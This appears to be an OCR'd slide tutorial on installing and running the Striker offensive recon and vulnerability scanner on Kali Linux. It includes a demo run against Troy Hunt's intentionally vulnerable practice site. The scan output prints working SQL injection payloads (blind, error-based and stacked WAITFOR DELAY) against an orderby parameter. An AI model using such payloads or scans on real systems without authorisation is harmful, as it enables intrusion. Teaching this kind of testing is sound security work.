Striker

Information Security Inc.

Contents


- About Striker
- Testing Environment
- Features
- Installing Striker
- Using Striker
- References

About Striker

- Striker is an offensive information and vulnerability scanner

Testing Environment

- Kali Linux 2017



```
root@kali2017:~# cat /etc/*rel*
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2017.3"
VERSION_ID="2017.3"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
```

Features


- Check and Bypass Cloudflare
- Retrieve Server and Powered by Headers
- Fingerprint the operating system of Web Server
- Detect CMS (197+ CMSs are supported)
- Launch WPScan if target is using Wordpress
- Retrieve robots.txt

Features

- Check if the target is a honeypot
- Port Scan with banner grabbing
- Dumps all kind of DNS records
- Generate a map for visualizing the attack surface
- Gather Emails related to the target
- Find websites hosted on the same web server
- Find hosts using google

Installing Striker


- Clone the GitHub repository



```
root@kali2017:~# git clone https://github.com/UltimateHackers/Striker.git
Cloning into 'Striker'...
remote: Counting objects: 123, done.
remote: Compressing objects: 100% (80/80), done.
remote: Total 123 (delta 54), reused 107 (delta 38), pack-reused 0
Receiving objects: 100% (123/123), 91.25 KiB | 471.00 KiB/s, done.
Resolving deltas: 100% (54/54), done.
```

Installing Striker


- Installing requirements



```
root@kali2017:~# cd Striker/
root@kali2017:~/Striker# pip install -r requirements.txt
Collecting requests==2.18.1 (from -r requirements.txt (line 1))
  Downloading requests-2.18.1-py2.py3-none-any.whl (88kB)
    100% |████████████████████████████████| 92kB 1.9MB/s
Requirement already satisfied: mechanize==0.2.5 in /usr/lib/python2.7/dist-packages (from -r requirements.txt (line 2))
Requirement already satisfied: certifi>=2017.4.17 in /usr/lib/python2.7/dist-packages (from requests==2.18.1->-r requirement
s.txt (line 1))
Requirement already satisfied: chardet<3.1.0,>=3.0.2 in /usr/lib/python2.7/dist-packages (from requests==2.18.1->-r requirem
ents.txt (line 1))
Requirement already satisfied: urllib3<1.22,>=1.21.1 in /usr/lib/python2.7/dist-packages (from requests==2.18.1->-r requirem
ents.txt (line 1))
Collecting idna<2.6,>=2.5 (from requests==2.18.1->-r requirements.txt (line 1))
  Downloading idna-2.5-py2.py3-none-any.whl (55kB)
    100% |████████████████████████████████| 61kB 8.8MB/s
Installing collected packages: idna, requests
  Found existing installation: idna 2.6
    Uninstalling idna-2.6:
      Successfully uninstalled idna-2.6
  Found existing installation: requests 2.18.4
    Uninstalling requests-2.18.4:
      Successfully uninstalled requests-2.18.4
Successfully installed idna-2.5 requests-2.18.1
```

Using Striker

- Running Striker




```
root@kali2017:~/Striker# python striker.py

[?] Enter the target: 
```

Using Striker

- Running Striker against a vulnerable website




```
root@kali2017:~/Striker# python striker.py

[?] Enter the target: hackyourselffirst.troyhunt.com
[!] IP Address : 137.117.17.70
[!] Server: Microsoft-IIS/8.0
[!] Powered By: ASP.NET
[-] Clickjacking protection is not in place.
[+] Operating System : Windows
[!] hackyourselffirst.troyhunt.com doesn't seem to use a CMS
[-] Honeypot Probabilty: 50%
----------------------------------------
[+] Robots.txt retrieved
User-agent: *
Disallow: /images/
Disallow: /scripts/
Disallow: /secret/admin/
Disallow: /api/admin/users
----------------------------------------
```

Using Striker

- Running Striker against a vulnerable website



```
[>] Crawling the target for fuzzable URLs
[+] Found 8 fuzzable URLs
http://hackyourselffirst.troyhunt.com//Make/1?orderby=supercarid
[>] Using SQLMap api to check for SQL injection vulnerabilities. Don't
    worry we are using an online service and it doesn' depend on your internet connection.
    This scan will take 2-3 minutes.
[+] One or more parameters are vulnerable to SQL injection
[?] Would you like to see the whole report? [Y/n] y
----------------------------------------

Parameter: orderby (GET)
    Type: boolean-based blind
    Title: Microsoft SQL Server/Sybase boolean-based blind - Parameter replace
    Payload: orderby=(SELECT (CASE WHEN (9618=9618) THEN 9618 ELSE 9618*(SELECT 9618 UNION ALL SELECT 3337) END))

    Type: error-based
    Title: Microsoft SQL Server/Sybase error-based - ORDER BY clause
    Payload: orderby=supercarid,(SELECT 3703 WHERE 3703=CONVERT(INT,(SELECT CHAR(113)+CHAR(118)+CHAR(113)+CHAR(113)+CHAR(113
)+(SELECT (CASE WHEN (3703=3703) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(113)+CHAR(122)+CHAR(118)+CHAR(113))))

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: orderby=supercarid;WAITFOR DELAY '0:0:5'--

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind (IF)
    Payload: orderby=supercarid WAITFOR DELAY '0:0:
----------------------------------------
[+] These are the URLs having parameters:
http://hackyourselffirst.troyhunt.com//Make/1?orderby=supercarid
http://hackyourselffirst.troyhunt.com//Make/2?orderby=supercarid
http://hackyourselffirst.troyhunt.com//Make/3?orderby=supercarid
http://hackyourselffirst.troyhunt.com//CarsByCylinders?Cylinders=V12
http://hackyourselffirst.troyhunt.com//CarsByCylinders?Cylinders=V8
http://hackyourselffirst.troyhunt.com//CarsByCylinders?Cylinders=V10
http://hackyourselffirst.troyhunt.com//CarsByCylinders?Cylinders=V16
http://hackyourselffirst.troyhunt.com//CarsByCylinders?Cylinders=V6
```

References

- Kitploit

http://www.kitploit.com/2017/11/striker-offensive-information-and.html

- Kali Linux

https://www.kali.org/downloads/

- Hackyourselffirst

hackyourselffirst.troyhunt.com